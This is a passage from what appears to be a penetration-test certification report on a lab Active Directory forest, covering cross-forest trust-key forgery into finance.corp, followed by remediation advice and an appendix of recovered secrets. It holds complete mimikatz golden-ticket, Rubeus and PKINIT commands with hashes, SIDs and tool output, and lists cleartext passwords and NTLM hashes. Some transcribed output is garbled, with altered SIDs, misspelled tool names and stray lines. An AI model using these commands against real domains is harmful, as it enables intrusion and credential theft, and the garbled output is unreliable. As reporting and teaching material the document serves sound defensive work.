rc4_hmac_nt    a0ba8caa534fc2f186ca86ea7b5cee6e    <-- inter-realm trust key
```

[illegible]

Attempted approach (blocked by SID filtering). A cross-forest Golden Ticket using the `tech\krbtgt` hash with SID history for `finance.corp` Enterprise Admins (RID 519) was rejected by the quarantined trust:

```
# Superseded: foreign RID 519 stripped by SID filtering on the trust
.\SafetyKatz.exe "kerberos::golden /user:administrator /domain:tech.corp `
/sid:S-1-5-21-1600556212-896947471-994435180 `
/sids:S-1-5-21-3132463012-610816204-3671931044-519 `
/rc4:2e1b94e534db024815fdb30273174dc6 /service:krbtgt /target:finance.corp `
/ticket:finance.kirbi" "exit"
```

Working approach: forge an inter-realm TGT with the trust key, impersonating the native `finance.corp` administrator `finadmin` (RID 500):

```
.\mimikatz.exe "kerberos::golden /user:finadmin /domain:tech.corp \  
/sid:S-1-5-21-1600556212-896947471-994435180 \  
/sids:S-1-5-21-3132463012-610816204-3671931044-500 \  
/rc4:a0ba8caa534fc2f186ca86ea7b5cee6e /service:krbtgt /target:finance.corp \  
/ticket:finadmin_in.kirbi" exit
```

Exchange the referral ticket for a CIFS service ticket to FINANCE-DC:

```
. \Rubeus.exe asktgs /ticket:finadmin_in.kirbi `
    /service:cifs/finance-dc.finance.corp /dc:finance-dc.finance.corp /ptt /nowrap
```

```
C:\Users\studentuser\Desktop\shared>minikatz.exe "kerberos:golden /user:finadmin /domain:tech.corp /sid:S-1-5-21-1608556212-896947471-994435180 /sids:S-1-5-21-3132463812-610816204-3671931044-500 /rc4:a0ba8caa534fc2f186ca86ea7b5cee6e /service:krbtgt /target:finance.corp /ticket:finadmin_in.kirbi" exit
##### minikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
## > ## "A la Vie, A l'amour" - (de eo)
## / \ ## /*** Benjamin DELPV "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/minikatz
## v ## Vincent LE TOUX ( vvincentleto@gmail.com )
## ## > https://pingcastle.com / https://mysmartlogon.com ***
minikatz(commandline) # kerberos:golden /user:finadmin /domain:tech.corp /sid:S-1-5-21-1608556212-896947471-994435180 /sids:S-1-5-21-3132463812-610816204-3671931044-500 /rc4:a0ba8caa534fc2f186ca86ea7b5cee6e /service:krbtgt /target:finance.corp /ticket:finadmin_in.kirbi
/ticket:finadmin_in.kirbi
User : finadmin
Domain : tech.corp (TECH)
SID : S-1-5-21-1608556212-896947471-994435180
User Id : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-3132463812-610816204-3671931044-500 ;
ServiceKey: a0ba8caa534fc2f186ca86ea7b5cee6e - rc4_hmac_nt
Service : krbtgt
Target : finance.corp
Lifetime : 8/16/2026 11:39:40 PM ; 8/13/2036 11:39:40 PM ; 8/13/2036 11:39:40 PM
> Ticket : finadmin_in.kirbi
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
Final Ticket Saved to file !
minikatz(commandline) # exit
bye!
C:\Users\studentuser\Desktop\shared>.Rubeus.exe asktgt /ticket:finadmin_in.kirbi /service:cifs/finance-dc.finance.corp /dc:172.16.3.4 /ptt /nowrap
[*] Action: Ask TGS
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'cifs/finance-dc.finance.corp'
[*] Using domain controller: 172.16.3.4
[*] TGS request successful!
[*] Ticket successfully imported!
[*] based(ticket.kirbi);
```

Access the cross-forest share; it exposes an **unencrypted** private key `finadmin.pem`. The `openssl` conversion only prompts for an *export* password (the one being set), never an *import* password, proving the PEM held an unprotected private key:

```
dir \\finance-dc.finance.corp\TechOperations
# finadmin.pem 3,988 bytes
copy \\finance-dc.finance.corp\TechOperations\finadmin.pem `
C:\Users\studentuser\Desktop\shared\finadmin.pem
.\openssl\openssl.exe pkcs12 -in .\finadmin.pem -keyex `
-CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out finadmin.pfx
# Enter Export Password: <-- only an EXPORT prompt: the PEM key was unencrypted
```

```
C:\Users\studentuser\Desktop\shared>dir \\finance-dc.finance.corp\TechOperations
Volume in drive \\finance-dc.finance.corp\TechOperations is Windows
Volume Serial Number is 587C-4046

Directory of \\finance-dc.finance.corp\TechOperations

09/09/2025 06:10 AM <DIR> .
09/09/2025 06:10 AM 3,988 finadmin.pem
1 File(s) 3,988 bytes
1 Dir(s) 18,980,093,952 bytes free

C:\Users\studentuser\Desktop\shared>copy \\finance-dc.finance.corp\TechOperations\finadmin.pem C:\Users\studentuser\Desktop\shared\finadmin.pem
1 file(s) copied.

C:\Users\studentuser\Desktop\shared>.openssl\openssl.exe pkcs12 -in C:\Users\studentuser\Desktop\shared\finadmin.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password:
Verifying - Enter Export Password:
C:\Users\studentuser\Desktop\shared>_
```

Authenticate as `finadmin` with **PKINIT**, spawning a fresh logon session via `/createnetonly` and injecting the TGT into it:

```
.\Rubeus.exe asktgt /user:finadmin /certificate:.\finadmin.pfx /password:<pfx-password> `
/domain:finance.corp /dc:finance-dc.finance.corp `
/createnetonly:C:\Windows\System32\cmd.exe /show /ptt
```

Verify the ticket, confirm remote access, and read the **final flag** locally on FINANCE-DC:

```
klist
# Client: finadmin @ FINANCE.CORP
dir \\finance-dc.finance.corp\C$
```

```
winrs -r:finance-dc.finance.corp "whoami && hostname"
# finance\finadmin
# finance-dc
```

```
Current LogonId is 0:0x160d23b

Cached Tickets: (1)

#0> Client: finadmin @ FINANCE.CORP
Server: krbtgt/finance.corp @ FINANCE.CORP
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 8/16/2026 23:43:10 (local)
End Time: 8/17/2026 9:43:10 (local)
Renew Time: 8/23/2026 23:43:10 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:

C:\Users\studentuser\Desktop\shared>dir \\finance-dc.finance.corp\C$
Volume in drive \\finance-dc.finance.corp\C$ is Windows
Volume Serial Number is 587C-4046

Directory of \\finance-dc.finance.corp\C$

08/08/2025 04:31 PM <DIR> inetpub
09/03/2025 08:08 AM <DIR> Packages
05/08/2021 08:20 AM <DIR> PerfLogs
08/08/2025 04:55 PM <DIR> Program Files
08/08/2025 04:55 PM <DIR> Program Files (x86)
09/09/2025 06:10 AM <DIR> TechOperations
08/08/2025 05:02 PM <DIR> Temp
09/03/2025 08:26 AM <DIR> Users
09/09/2025 05:41 AM <DIR> Windows
08/16/2026 06:20 AM <DIR> WindowsAzure
0 File(s) 0 bytes
10 Dir(s) 18,980,028,416 bytes free

C:\Users\studentuser\Desktop\shared>winrs -r:finance-dc.finance.corp "whoami && hostname"
finance\finadmin
finance-dc
```

Figure 20: PKINIT TGT verified and OS command execution on FINANCE-DC as finadmin

```
winrs -r:finance-dc.finance.corp cmd
C:\Users\finadmin> cd Desktop
C:\Users\finadmin\Desktop> type finalflag.txt
64061b82-fb44-48d5-b2d2-761766634e30
```

```
C:\Users\studentuser\Desktop\shared>winrs -r:finance-dc.finance.corp cmd
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\Users\finadmin>cd Desktop
cd Desktop

C:\Users\finadmin\Desktop>dir
dir
Volume in drive C is Windows
Volume Serial Number is 587C-4046

Directory of C:\Users\finadmin\Desktop

08/16/2026  05:01 AM    <DIR>          .
09/03/2025  08:27 AM    <DIR>          ..
08/16/2026  05:01 AM                38 finalflag.txt
               1 File(s)                38 bytes
               2 Dir(s)  18,980,257,792 bytes free

C:\Users\finadmin\Desktop>type finalflag.txt
type finalflag.txt
64061b82-fb44-48d5-b2d2-761766634e30

C:\Users\finadmin\Desktop>
```

Figure 21: Final objective flag read on FINANCE-DC as finadmin

RECOMMENDATIONS

- **Enforce SID filtering / selective authentication** on the `finance.corp` trust in *both* directions so that forged inter-realm tickets, even those impersonating native RID 500 accounts, cannot cross the boundary.
- Treat the **forest**, not the domain, as the security boundary; keep highly sensitive assets in a separate, tightly-trusted forest.
- **Never store unencrypted private keys** on file shares; the exposed `finadmin.pem` gave a direct certificate-based logon. Protect private keys with strong passphrases and restrictive ACLs.
- Rotate the `krbtgt` account (twice) and the **inter-realm trust key**; monitor for anomalous inter-realm TGS requests.

REFERENCES

- <https://attack.mitre.org/techniques/T1134/005/>
- <https://attack.mitre.org/techniques/T1649/>
- <https://learn.microsoft.com/windows-server/identity/ad-ds/manage/understand-security-identifiers>

5 RECOMMENDATIONS

Each recommendation below is drawn from the finding of the same number in the Compromise Path. They are ordered so that the earliest items break the earliest links in the attack chain.

F-1 - Initial Foothold, Cleartext Credentials in a File Share

- **Never store credentials in scripts** on file shares. Move the backup job to a **Group Managed Service Account (gMSA)** whose password is machine-managed and never exposed.
- Restrict the `maintenance` share ACL to only the accounts that require it, and audit SYSVOL/NETLOGON and custom shares for embedded secrets.
- Rotate the `studentadmin` password immediately and enforce **LAPS** so the local administrator password is unique per host.

F-2 - Local Privilege Escalation and LSASS Credential Theft

- Deploy **LAPS** and **Windows Defender Credential Guard** to protect LSASS secrets and prevent machine/domain credential reuse.
- Enable **Defender Tamper Protection** to prevent `Set-MpPreference` from disabling real-time protection, and alert on Defender Operational events 5001/5007 (protection-state changes) and on local-administrators group membership changes.
- Place high-value accounts in the **Protected Users** group and enforce a tiered administration model.

F-3 - Domain Reconnaissance and Attack-Path Discovery

- Lower `ms-DS-MachineAccountQuota` to **0** so standard users cannot create computer accounts (a prerequisite for several delegation attacks).
- Deploy LAPS, add Tier-0 accounts such as `techadmin` to **Protected Users**, and review AD CS template permissions (see F-8).
- Monitor for enumeration tooling (LDAP-heavy queries, SharpHound collection patterns).

F-4 - Resource-Based Constrained Delegation (RBCD) to MGMTSRV

- Audit and remove write access to `msDS-AllowedToActOnBehalfOfOtherIdentity` for non-administrative principals; no account should be able to configure delegation on a computer object it does not own (the write access `STUDVM$` held over MGMTSRV is exactly this problem).
- Mark Tier-0 accounts as **sensitive and cannot be delegated** so they cannot be impersonated through S4U even where delegation is configured.
- Monitor Event ID 4769 for S4U ticket requests referencing privileged users.

F-5 - Active Directory ACL Abuse, AddSelf and Force-Change-Password

- Remove the **Self-Membership** ACE that lets `techservice` add itself to `Management`, and the **User-Force-Change-Password** right the group holds over `puretech`; grant such rights only to dedicated, monitored admin roles.
- Run regular ACL reviews (BloodHound, `Get-DomainObjectAcl`) to catch privilege-granting ACEs on users and groups.
- Alert on Event ID 4724/4738 (password reset / account change) for sensitive accounts.

F-6 - Lateral Movement to TECHSRV30 and Local Secret Extraction

- Deploy **LAPS** to eliminate shared local-administrator passwords across member servers.
- Restrict who holds local administrator rights on application servers and review membership of custom groups such as `srvusers`.
- Enable **Credential Guard** and monitor for SAM/LSA dumping (Event ID 4688 with suspicious process lineage).

F-7 - Group-Membership Pivot to ADMIN_SRV86 and LSA Secrets Harvest

- Remove the `Self-Membership` ACE that lets `TECHSRV30$` join `srvusers`, and review why a computer account grants local admin on ADMIN_SRV86.
- Avoid running services under domain user accounts with static passwords; migrate `SNMPTRAP` and similar services to **gMSA**.
- Restrict local administrator access so LSA secrets cannot be read, and enable **Credential Guard**.

F-8 - AD CS ESC3, Enrollment-Agent Abuse to Domain Admin

- Remove the **Certificate Request Agent** ECU from the `FIDO` template, or restrict enrollment to a small, trusted group and require **CA manager approval** for issuance.
- Restrict the `FIDOUsers` template so enrollment agents cannot request on behalf of Tier-0 accounts; enable the **enrollment-agent restrictions** on the CA.
- Monitor for `Certify` / certificate-request activity and PKINIT logons for privileged users.

F-9 - Cross-Forest Compromise, Trust-Key Forgery into finance.corp

- **Enforce SID filtering / selective authentication** on the `finance.corp` trust in *both* directions so that forged inter-realm tickets, even those impersonating native RID 500 accounts, cannot cross the boundary.
- Treat the **forest**, not the domain, as the security boundary; keep highly sensitive assets in a separate, tightly-trusted forest.
- **Never store unencrypted private keys** on file shares; the exposed `finadmin.pem` gave a direct certificate-based logon. Protect private keys with strong passphrases and restrictive ACLs.
- Rotate the `krbtgt` account (twice) and the **inter-realm trust key**; monitor for anomalous inter-realm TGS requests.

6 CONCLUSION

The `tech.corp` domain can be fully compromised by any attacker who obtains a single standard domain credential, and that compromise does not stop at the domain boundary. It extends across the forest trust into `finance.corp`. The path required no software vulnerability; it was made possible entirely by identity, delegation, certificate-services and trust misconfigurations.

Remediation should be sequenced by attack-path impact rather than by treating each finding in isolation:

1. **Remove secrets from file shares and deploy LAPS.** This eliminates the initial foothold escalation and the credential reuse that followed it.

2. **Audit and remove dangerous delegation and ACLs.** RBCD write rights, self-membership and force-password-reset ACEs on privileged objects were the backbone of the domain takeover.
3. **Harden AD CS.** Remove the ESC3 enrollment-agent capability and enforce manager approval; this closes the certificate path to Domain Admin.
4. **Enforce SID filtering / quarantine on the forest trust.** This is the control that would have stopped the cross-forest pivot.

Applying items 1 and 2 alone would have halted this assessment before Domain Admin was reached. They should be treated as immediate priorities.

7 DISCLAIMER

This report reflects a point-in-time assessment of the target environment during the examination window and does not guarantee that every weakness present was identified. The absence of a finding for a given system or control should not be interpreted as evidence that no weakness exists.

All testing was performed against a dedicated lab environment provided for training and certification purposes. The techniques described are documented to enable the defender to reproduce, understand and remediate the underlying misconfigurations. This document is **CONFIDENTIAL**.

8 APPENDIX

8.1 COMPROMISED CREDENTIALS AND SECRETS

The following secrets were recovered during the assessment. All are from the isolated exam lab and are reproduced here as proof of compromise.

Principal	Type	Value
studentadmin	Password	P@ssS3cretforuservirtualmachineAdm! nthatitisnotguessable!
STUDVM\$	NTLM	354cc671b0e734b885308de998576b0b
techservice	NTLM	4311a88033b35fbbd00a681b005b6ead
TECHSRV30\$	NTLM	04b37fd7d28ab7c9b3cbe36336d19581
securetech (TECHSRV30 local Admin)	NTLM	abbd00c18b8ff34770238a08e98f4932
causer	Password (LSA secret)	Ca@8170734525364357
ADMINSRV86\$	NTLM	390d9db95b492e45c4e43b85d2b9c432
tech\krbtgt	NTLM	2e1b94e534db024815fdb30273174dc6

Principal	Type	Value
tech.corp / finance.corp trust key	RC4	a0ba8caa534fc2f186ca86ea7b5cee6e
Final objective flag	flag	64061b82-fb44-48d5-b2d2-761766634e30

8.2 KEY DOMAIN FACTS

Attribute	Value
Domain (NetBIOS / DNS)	TECH / tech.corp
Domain SID	S-1-5-21-1600556212-896947471-994435180
Forest / Domain functional level	Windows Server 2016
Domain Controller	tech-dc.tech.corp (Windows Server 2022)
Certificate Authority	tech-tech-dc-CA (on TECH-DC)
Trusting forest	finance.corp , SID S-1-5-21-3132463012-610816204-3671931044
ms-DS-MachineAccountQuota	10 (any user may join 10 computers)
LAPS	Not deployed (0 of 5 computers protected)
Tier-0 in Protected Users	0% (techadmin unprotected)

8.3 TOOLING

Tool	Purpose
adPEAS	Automated domain enumeration
PowerView	ACL, delegation, group and trust enumeration
BloodHound / SharpHound	Attack-path graphing
Invoke-SessionHunter	Locating privileged user sessions
Rubeus	Kerberos ticket manipulation (asktgt, S4U, asktgs, PtT, PKINIT)
Certify	AD CS enumeration and certificate abuse (ESC3)
SafetyKatz / Mimikatz (evasive build)	LSASS / SAM / LSA / trust-key extraction, DCSync
OpenSSL	PEM to PFX certificate conversion